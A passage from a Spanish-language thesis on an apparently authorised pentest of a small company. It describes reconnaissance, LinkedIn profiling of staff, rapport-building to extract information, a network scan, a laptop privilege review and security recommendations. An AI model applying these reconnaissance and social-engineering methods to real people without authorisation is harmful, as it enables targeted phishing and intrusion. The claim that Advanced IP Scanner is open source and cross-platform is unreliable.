
Figura 8 Sitio en WordPress



Fuente: Propia.

La falta de modificación de las plantillas por defecto tiende a facilitar a los posibles atacantes la identificación del tipo de sistema utilizado. Con el fin de evitar esta situación, se recomienda cambiar la configuración por defecto y establecer una personalizada. De lo contrario, será más fácil detectar el acceso a consolas de administración, como se ilustra en la figura 9.

Figura 9 administración WordPress



Fuente: Figura propia

Permitir el acceso público a este tipo de consolas de administración puede dar lugar a ataques de inyección SQL, lo que permite que el atacante tome el control del sitio web. Es importante destacar que, en el caso de WordPress es una plataforma que requiere actualizaciones constantes, las versiones más antiguas se vuelven vulnerables a este tipo de ataques²⁵.

6.1.3.2 Tamaño de la organización.

Resulta crucial tener conocimiento o estimar el tamaño de la organización, su ubicación y si cuenta con múltiples sedes en la ciudad o el país. Para obtener esta información, se recomienda realizar llamadas telefónicas o enviar correos

²⁵ Websiteratin- Vulnerabilidades en Wordpress. [Sitio web], websiterating.com 2023[Consultado 07 de mayo 2023]. disponible en: <https://www.websiterating.com/es/wordpress/most-common-wordpress-vulnerabilities/>

electrónicos, con el objetivo de que el personal de la organización proporcione dichos datos.

La primera medida es encontrar los números de contactos y la dirección, ver figura 10.

Figura 10 información básica de la empresa



Fuente: figura propia

Con esta información se puede ver en sitio la compañía para para estimar el tamaño, ver figura 11.

Figura 11 Empresa



Fuente: figura propia.

Una vez establecida la ubicación y el tamaño de la organización, se ha identificado que se trata de una empresa de pequeña escala que tiende a ser objeto de múltiples ataques cibernéticos. De hecho, múltiples noticias indican que las empresas de menor tamaño tienen tres veces más probabilidades de sufrir ataques en comparación con las empresas más grandes. Esta disparidad se debe a que las empresas pequeñas suelen contar con menos recursos y experiencia en seguridad, lo que las hace más vulnerables ante los ataques²⁶.

Existen diversas formas que las empresas pequeñas pueden ser afectadas por ataques informáticos, siendo uno de los métodos más comunes el denominado phishing. Los ataques de phishing se llevan a cabo a través de correos electrónicos que están diseñados para parecer legítimos, provenientes de entidades como bancos o gubernamentales. Estos correos electrónicos suelen contener enlaces o

²⁶ David Yepes -Aumentaron 43% ataques cibernéticos a Pymes en el país [Sitio web], caracol.com.co 2022[Consultado 07 de mayo 2023]. Disponible en: <https://caracol.com.co/2022/10/28/aumentaron-43-ataques-ciberneticos-a-pymes-en-el-pais/>


archivos adjuntos que, al ser clicados, pueden instalar malware. Una vez que el malware está instalado, el atacante puede obtener acceso a la computadora y a los datos de la víctima.

Además, las pequeñas empresas también se ven frecuentemente afectadas por ataques informáticos mediante el uso de ransomware. El ransomware es una forma de malware que encripta los datos de la víctima y exige el pago de un rescate a cambio de proporcionar la clave de descifrado. En caso de no pagar dicho rescate, la víctima puede perder el acceso a sus datos de manera permanente. Este tipo de ataque puede tener consecuencias devastadoras para las pequeñas empresas, ya que podrían enfrentar la pérdida de información vital o confidencial.

Los ataques informáticos pueden tener un impacto devastador en las pequeñas empresas. Además de los costos financieros de recuperarse de un ataque, las pequeñas empresas también pueden perder clientes, dañar su reputación e incluso verse obligadas a cerrar.

Como se puede apreciar en la figura 12, la empresa cuenta con una estructura de dos pisos, lo cual indica que probablemente tenga un número reducido de empleados. Con el objetivo de obtener información detallada sobre los servicios que la compañía ofrece, se han enviado diversos correos electrónicos solicitando una respuesta que brinde dichos detalles.

Figura 12 Correo Solicitando información



Fuente: Figura Propia.

6.1.3.3 Personas relacionadas a la compañía.

Uno de los aspectos fundamentales radica en la capacidad de identificar a las personas que forman parte de la compañía y comprender sus roles y responsabilidades. Esta información resulta crucial, ya que, durante la fase de ejecución de ataques, se facilita la identificación de los objetivos específicos a atacar.


En la actualidad, gracias al uso generalizado de las redes sociales, es posible obtener información sobre una persona sin necesidad de interactuar directamente con ella. Muchos individuos comparten gran parte de su vida personal en Internet, revelando detalles como sus ubicaciones, gustos, lugares de trabajo, entre otros. Esta disponibilidad de información personal en línea puede ser aprovechada para obtener un conocimiento más detallado sobre una persona, incluso sin haber establecido contacto directo con ella.

Este panorama permite la obtención de información necesaria para llevar a cabo ataques dirigidos a individuos, mediante la creación de sitios web o páginas falsas que promueven o contienen contenido de interés para la víctima. Las redes sociales pueden convertirse en un riesgo significativo al facilitar ataques de ingeniería social. Como se mencionó previamente, uno de los ataques más utilizados en la actualidad es el phishing, que cada vez se enfoca más en grupos de personas con intereses comunes. Se envía información falsa con enlaces diseñados para que las personas descarguen o ejecuten aplicaciones maliciosas. Todo esto es posible gracias a los datos recopilados en las redes sociales, donde las personas suelen proporcionar información de contacto como números de teléfono o direcciones de correo electrónico. Esta información luego es utilizada por los atacantes para el envío de malware²⁷.

De acuerdo con la figura 13, se observa que Colombia se encuentra entre los países con mayor adicción a las redes sociales. Esta situación aumenta la probabilidad de que los trabajadores de la empresa utilicen plataformas como Facebook o LinkedIn, donde es posible obtener información detallada, como el cargo actual de los empleados. Esta información permite estimar la importancia de cada perfil y, por ende, evaluar el nivel de acceso que podrían tener dentro de la empresa. Es fundamental tener en cuenta este factor al considerar la seguridad y el manejo de información confidencial en el entorno corporativo.

²⁷ Herrera, R. - La ingeniería social, el verdadero riesgo en redes sociales. [Sitio web], Reseller. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://reseller.com.mx/la-ingenieria-social-es-el-verdadero-riesgo-en-redes-sociales%EF%BF%BC/>

Figura 13 países más adictos a las redes sociales




Fuente: <https://cdn.statcdn.com/Infographic/images/normal/20744.jpeg>

Cualquier persona puede crear una cuenta en cualquier red social, en este caso se usará LinkedIn y se buscará si las personas que trabajan en la organización objetivo tienen un perfil creado indicando el cargo.

Al realizar el acceso a los perfiles en LinkedIn, se pudo observar la presencia de cargos significativos en la organización, como Gerente, presidente y Comerciales. Esto nos proporciona los nombres y cargos de las personas clave dentro de la estructura organizativa, tal como se evidencia en la figura 14. Esta información resulta relevante para comprender la jerarquía y la importancia de cada individuo en la organización objetivo.

Figura 14 Cargos y personas



Fuente: Propia.

Como se observó en la fase 2 se recolecto la mayor información de la organización, gracias a esto se obtuvo:

- Tamaño de la organización.
- Cargos importantes y nombre de las personas que lo ocupan

- Servicios publicados en internet.
- Core de negocio

La organización se dedica a proporcionar servicios tecnológicos, lo que implica la venta y el soporte de productos relacionados. Como resultado, la empresa maneja información sensible de sus clientes, que puede incluir credenciales de acceso, datos personales y otros recursos. Es fundamental reconocer que esta información representa un riesgo tanto para la compañía como para los propios clientes, ya que su exposición indebida podría comprometer la seguridad y la privacidad de ambas partes involucradas.

Cada activo encontrado dependiendo su configuración o uso puede contener un riesgo que afecta a la organización, con el fin de poder determinar su nivel de criticidad se establece el siguiente análisis sobre lo encontrado en la fase 2

IDENTIFICACIÓN DE ACTIVOS DE INFORMACIÓN		VALORACIÓN DEL ACTIVO			
NOMBRE DEL ACTIVO DE INFORMACIÓN	DESCRIPCIÓN DEL ACTIVO DE INFORMACIÓN	Tipo de Activo	CRITICIDAD RESPECTO A LA CONFIDENCIALIDAD	CRITICIDAD RESPECTO A LA INTEGRIDAD	CRITICIDAD RESPECTO A LA DISPONIBILIDAD
Página WEB	Sitio web donde se informa al público los servicios y productos de la organización	Software/Aplicación	Bajo	Alto	Alto
Correo electrónico	Sistema de comunicación para el envío y recepción de correos electrónicos	Servicio	Alto	Alto	Alto

AP	Dispositivo que irradia red Wifi en la organización	Hardware	Alto	Alto	Bajo
----	---	----------	------	------	------

El análisis se basa en tres características

- Integridad
- Disponibilidad
- Confidencialidad

Teniendo en cuenta la información mencionada, se puede inferir que la organización hace uso predominante de sistemas de información locales. Por lo tanto, los escaneos y ataques se enfocarán en la infraestructura interna, abarcando los siguientes aspectos:

- Análisis he intento de intrusión sobre la red WIFI de la compañía desde un equipo externo, los ataques tendrán como fin la obtención de acceso a la red WIFI corporativa utilizando el sistema operativo Kali Linux.
- Entrega de equipo de cómputo por parte de la organización con un perfil básico, en este punto se determinará los privilegios y acceso que tienen los colaboradores al hacer uso de los quipos entregados por la compañía.
- Escaneo de red con la intención de encontrar equipos críticos y periféricos de red como lo son switch, Firewal, APs, etc. De esto se realizará una topología según los resultados.
- Escaneo de vulnerabilidades haciendo uso de herramientas especializadas sobre los equipos críticos encontrados.

- Ataques he intento de intrusión sobre los equipos críticos, esta actividad será realizada en horarios no operacionales, con el fin de evidenciar los riesgos y consecuencias sin tener que afectar la operación.
- Recomendaciones con el fin de mitigar las brechas de seguridad encontradas.

6.2 OBJETIVO 2: EVALUAR LA SEGURIDAD DE LOS ACTIVOS DE INFORMACIÓN MEDIANTE DISEÑO Y APLICACIÓN DE PRUEBAS DE PENTEST QUE DETERMINARAN EL NIVEL DE SEGURIDAD DE LOS ACTIVOS

En este objetivo se debe evaluar la seguridad de los activos de información mediante diseño y aplicación de pruebas de pentest que determinaran el nivel de seguridad de los activos.

FASE 3 Y FASE 4:

Una vez recopilada la información de la organización proveniente de fuentes externas, es necesario complementarla con una perspectiva interna mediante la recopilación de información dentro de la organización. En este sentido, se identificarán y evaluarán los activos más críticos en función de su vulnerabilidad, siguiendo las siguientes fases:

- **fase 3:** Durante esta fase, se utilizará un equipo corporativo proporcionado por la organización, con el fin de comprender los accesos y privilegios otorgados a los usuarios estándar. Este equipo nos permitirá analizar y evaluar las configuraciones de seguridad, los permisos de usuario y las restricciones aplicadas en el entorno corporativo. Al examinar estos

aspectos, podremos obtener una visión más clara de los niveles de acceso y los privilegios asignados a los usuarios regulares dentro de la organización.

- **fase 4:** Posterior a la fase 3, se llevará a cabo una prueba de penetración que se inicia con un escaneo de la red para identificar puertos abiertos y posibles vulnerabilidades. La información obtenida en este proceso se utilizará para explotar y obtener acceso a los sistemas de la organización. El alcance del acceso obtenido dependerá de la gravedad de las vulnerabilidades detectadas. Es importante destacar que estas pruebas se realizarán dentro de los límites y acuerdos previamente establecidos, garantizando la seguridad y confidencialidad de los sistemas y datos involucrados.

En esta fase se debe tener en cuenta:

- El tipo de escáner de red que se utilice dependerá del tamaño y la complejidad de la red.
- Los resultados del análisis de la red se pueden utilizar para priorizar las vulnerabilidades que se explotan.
- El proceso de explotación puede ser manual o automatizado.
- El alcance del acceso que se puede obtener dependerá de los controles de seguridad que se implementen.

6.2.1 Desarrollo Fase 3

El primer paso para el desarrollo de la fase 3 es contar con un equipo informático proporcionado por la organización. Este será utilizado como base para detallar el

proceso que sigue la empresa al momento de proveer equipos de cómputo a los colaboradores que manejan perfiles básicos.

Esto ayudará a identificar una parte de la topología y el número de activos alcanzados desde el equipo proporcionado, Las características del equipo se muestra en la Figura 15.

Figura 15 Características equipo brindado por la organización

Especificaciones del dispositivo	
Nombre del dispositivo	[REDACTED]
Nombre completo del dispositivo	[REDACTED]
Procesador	Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz 2.59 GHz
RAM instalada	12,0 GB
Identificador de dispositivo	053E09CB-AA03-4800- B42D-85DC05A7EAFB
Id. del producto	00329-10180-58818-AA536
Tipo de sistema	Sistema operativo de 64 bits, procesador basado en x64
Lápiz y entrada táctil	La entrada táctil o manuscrita no está disponible para esta pantalla

Fuente: Figura propia.

Como se mencionó anteriormente, el equipo utilizado en este proceso se conectará a la red de la organización como una computadora cliente. Este enfoque nos permitirá evaluar las restricciones y configuraciones aplicadas al equipo desde el momento en que es entregado a los usuarios finales.

6.2.1.1 Configuración equipos.

Antes de iniciar con la detección de los activos se evalúa el equipo entregado por la organización, es de aclarar que cada empresa por recomendación debe contar con un profesional que haga la preparación y entrega de los equipos de cómputo.

Dado lo anterior sale la importancia de generar procesos seguros, en el caso de la preparación y entrega de equipos de cómputo se deben establecer una serie de pasos que los técnicos a cargo seguirán. A continuación, se presentan algunas recomendaciones para el alta y entrega de equipos informáticos corporativos:

Antes de comenzar a reclutar y entregar equipos de cómputo, es importante contar con un plan que debe incluir como mínimo lo siguiente:


- Una lista de programas a instalar.
- Restricciones de acceso a funciones avanzadas que permitan cambiar la configuración determinadas por el área de tecnología. Los privilegios sin restricciones para colaboradores y terceros pueden representar un riesgo para las organizaciones. Sin las debidas restricciones, estas personas pueden hacer modificaciones que perjudiquen a la empresa.
- Acta de entrega detallando seriales y modelos de los equipos entregados.
- Copia de las políticas sobre el uso de aplicaciones y sistemas informáticos usados por la organización adicional preparar capacitaciones sobre el uso adecuado del equipo entregado y de los sistemas de información.

En la revisión realizada se encontró la existencia varios usuarios con el rol de administradores locales, a pesar de la existencia de un directorio activo. Esto

significa que los perfiles locales tienen control total sobre el equipo, lo que permite a los usuarios finales realizar cualquier cambio en el sistema.

La cantidad de usuarios indica que el equipo ha sido usado por varias personas, personal que posiblemente ya no están en la compañía, ver figura 16

Figura 16 Administradores locales



Fuente: Propia

Otra cosa que llama la atención es que se utilizan usuarios genéricos. Esto significa que no hay usuarios personalizados, lo que puede dificultar el seguimiento a la hora de intentar identificar las acciones que una persona está realizando en el ordenador.

Esto se debe a que los usuarios genéricos no tienen ninguna información específica asociada con ellos, como su nombre, dirección de correo electrónico o departamento, lo que puede ser un problema si hay una brecha de seguridad o si alguien está tratando de abusar del sistema.

Hay algunas maneras de abordar este problema. Una forma es crear usuarios personalizados para todos los empleados haciendo uso de sistemas como el directorio activo. Esto facilitaría la identificación de cualquier actividad sospechosa, otra forma de abordar este problema es usar un software de monitoreo que pueda identificar usuarios genéricos y marcarlos para una mayor investigación.

Al seguir estos pasos, las organizaciones pueden ayudar a proteger sus sistemas contra el acceso no autorizado y el abuso.

El usuario proporcionado por la organización es un administrador local. Esto quiere decir que tienen la capacidad de realizar cambios e instalaciones sin necesidad de contar con autorización del área de tecnología. Esta es una vulnerabilidad ya que facilita el uso de herramientas lo que puede ocasionar errores humanos que afecten la seguridad de los sistemas de información.²⁸

6.2.1.2 Análisis de red

Al tener el equipo conectado a la red de la organización y con permisos de administrador, es posible instalar un escáner de red. En este caso, se utilizará la herramienta Advance ip Scan para determinar cuántos hosts están conectados.

²⁸ Balleza, J. C. P. - El usuario administrador sin control puede ser tu peor pesadilla. [Sitio web], linkedin. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://es.linkedin.com/pulse/el-usuario-administrador-sin-control-puede-ser-tu-paris-balleza>

Un escáner como el anterior mencionado es una herramienta de software que se puede utilizar para escanear una red en busca de dispositivos. Esto puede ser útil para identificar dispositivos que no están autorizados o para solucionar problemas.

La herramienta Advance ip Scan es un escáner de red gratuito y de código abierto que se puede usar en Windows, macOS y Linux. Es fácil de usar y genera una variedad de información, incluida la dirección IP, el nombre de host y la dirección MAC de los dispositivos.²⁹

En el caso de la organización que se está analizando se identifica el segmento de red. Ver figura 17 y 18.

Figura 17 Conexión Red cableada

```
Adaptador de Ethernet Ethernet:

Sufijo DNS específico para la conexión. . . : 
Vínculo: dirección IPv6 local. . . : fe80::41d4:4bb7:
Dirección IPv4. . . . . : 10.
Máscara de subred . . . . . : 255.
Puerta de enlace predeterminada . . . . . : 10.!
```

Fuente: Figura propia

²⁹ Advanced IP Scanner (s. f.). Explorador de redes de descarga gratuita. advanced. En: Advanced-ip-scanner. Disponible en: <https://www.advanced-ip-scanner.com/es/> [Fecha de consulta: 20 de octubre de 2022].

Figura 18 Escaneo Red Ecomil SAS

The image shows a screenshot of a network scan tool interface. The window title is '10'. Below the title bar, there are two tabs: 'Lista de resultados' and 'Favoritos'. The main area displays a table with the following columns: 'Estado', 'Nombre', 'IP', 'Fabricante', and 'Dirección MAC'. The table contains several rows of data, but the 'Nombre' and 'Fabricante' columns are almost entirely obscured by large black redaction boxes. The 'Estado' column shows various icons and text like '10.1', 'Dir', 'DES', 'COR', 'SIS', 'ing', 'rec', 'ing', '10.1'. The 'IP' column shows '10.' for most entries. The 'Dirección MAC' column shows '10.' for most entries. The interface also includes a tree view on the left side with expandable folders.

Fuente: Figura propia

Durante el escaneo se obtuvo información la siguiente información:

- Firewall Fortinet³⁰, que es una buena medida de seguridad.
- Servidores, que son esenciales para almacenar y procesar datos.
- Equipos cómputo de otros colaboradores, los cuales podrían ser utilizados para acceder a datos sensibles.

Las siguientes recomendaciones se hacen en base a los hallazgos de la exploración:

- La empresa debe implementar una política de firewall para restringir el acceso a la red.
- La empresa debe implementar procesos de seguridad para proteger los servidores del acceso no autorizado.

³⁰ Lemus, J. - Qué es Fortinet y cómo funciona. [Sitio web], Vertical Ibérica. 2021[Consultado 20 de octubre 2022]. Disponible en: <https://vertical-iberica.com/que-es-fortinet-y-como-funciona/>

- La empresa debe implementar una política de seguridad para proteger los datos confidenciales.

Al implementar estas recomendaciones, se puede mejorar la seguridad de la red y proteger los datos que se consideren como críticos.

Adicionalmente, se puede observar que aparecen varios equipos con un dominio, lo que indica que la organización tiene un directorio activo. En la mayoría de los casos, el servicio DNS lo proporciona dicho directorio.

Un dominio es un grupo de equipos que se administran como una sola unidad. Active Directory es un producto de Microsoft que proporciona una forma centralizada de administrar usuarios y equipo. DNS significa sistema de nombres de dominio, es un servicio que traduce los nombres de dominio en direcciones IP³¹.

En una organización pequeña, es poco probable que administren un servidor dedicado para el rol de DNS. Por esta razón, se usa nslookup para encontrar la dirección IP del servidor DNS.

Nslookup es una herramienta que se puede utilizar para consultar servidores DNS, su uso es sencillo y es posible ejecutarlo desde cualquier equipo Windows desde el símbolo del sistema como se observa en la figura 19.

³¹ Jiménez, J. - NsLookUp: qué es y para qué sirve esta herramienta. [Sitio web], RedesZone. 2021[Consultado 20 de octubre 2022]. Disponible en: <https://www.redeszone.net/tutoriales/internet/nslookup-resolucion-dns-windows/>

Figura 19 nslookup

```
C:\Users\ing.sop5>nslookup
Servidor predeterminado: s
Address: 19
```

Fuente: Figura propia

El servidor DNS tiene la IP de otro segmento de red, anteriormente se encontró un Fortinet. De ello se deduce que el firewall tiene otra zona para separar los equipos de las LAN y los servidores.

Esta es una buena práctica de seguridad, ya que ayuda a proteger los servidores del acceso no autorizado.

Al manejar diferentes segmentos de red permite aislar sistemas o equipos ya sea para optimizar anchos de banda o generar reglas de acceso. Esto se puede hacer usando un enrutador o un firewall.

Una zona es una agrupación lógica de recursos de red. En el caso de Fortinet, las zonas se pueden usar para separar diferentes tipos de tráfico, como el tráfico LAN y el tráfico del servidor.

Al separar el equipo LAN y los servidores, el equipo de Fortinet puede ayudar a evitar el acceso no autorizado. Esto se puede hacer configurando el firewall para bloquear el tráfico de la LAN a la zona de servidores.

En otras validaciones se encuentra dos redes WIFI como se observa en la figura 20.

Figura 20 Redes Wifi



Fuente: Figura propia

Se muestran dos SSID³², uno para invitados y otro para equipos corporativos, esto es una muy buena práctica.

El tráfico de invitados es el tráfico generado por dispositivos que no son propiedad de la organización. Este tráfico puede incluir dispositivos que son propiedad de clientes, proveedores o visitantes.

El tráfico corporativo es el tráfico que generan los dispositivos que son propiedad de la organización. Este tráfico puede incluir dispositivos que utilizan empleados o contratistas.

³² Ros, I. - Conceptos básicos de red: SSID, qué es y por qué importa. [Sitio web], MuyComputer. 2021[Consultado 07 de mayo 2023]. Disponible en: <https://www.muycomputer.com/2021/10/09/ssid-que-es-y-por-que-es-importante/>

Al separar el tráfico de invitados del tráfico corporativo, la organización puede ayudar a proteger sus datos del acceso no autorizado.

6.2.1.3 validación de protección antimalware

En la última validación desde el equipo proporcionado por la organización, no se observa el uso de antivirus endpoint. Este es un riesgo de seguridad, ya que deja la computadora vulnerable a ataques.

El antivirus o antimalware es un software que se instala en una computadora para protegerla del malware, en el mercado existen diferentes proveedores que manejan una suscripción para el uso del software antivirus, ya que estos traen funcionalidades avanzadas que permiten una detección temprana ayudando a mitigar ataques de día 0³³, en caso de equipos con sistema operativo Windows por defecto trae un antivirus gratuito, este no se recomienda ya que carece de funciones que hoy en día son importantes para la detección de malware.

El equipo se entregó con el antivirus que tiene Microsoft Windows por defecto, como se indicó este no es una buena opción para entornos corporativos. Esto se debe a que no es tan efectivo como un antivirus con licencia.

Ya se tiene un estimado de activos, y una imagen de la topología la cual se complementará según los servicios que se encuentren más adelante.

³³ Kaspersky - ¿Qué es un ataque de día cero?: definición y explicación. [Sitio web], Kaspersky.com. (s.f). [Consultado 07 de mayo 2023]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/zero-day-exploit>

6.2.1.4 Servicios y activos importantes

Otra medida que se puede utilizar es la comunicación con las personas. Al hablar con ellos y generar confianza, comenzarán a compartir información sobre el trabajo que realizan en la organización.

Esta puede ser una forma valiosa de recopilar información sobre los sistemas que se utilizan en la organización, como los programas de contabilidad, el correo electrónico y los servidores de archivos.

Es importante ser respetuoso con el tiempo y la privacidad de las personas al realizar este tipo de comunicación. También es importante tener claro el propósito y obtener el consentimiento antes de compartir cualquier información.

Con el análisis de red realizado en las fases desarrolladas al momento y lo indagado con las personas, se encuentran los activos más importantes:

- Página WEB.
- Correo electrónico.
- AP – WIFI.
- File Server.
- Switch acceso.
- Firewall.
- Servidor de dominio y sistema contable.
- Puntos de acceso.
- Antivirus.
- Equipos de cómputo.

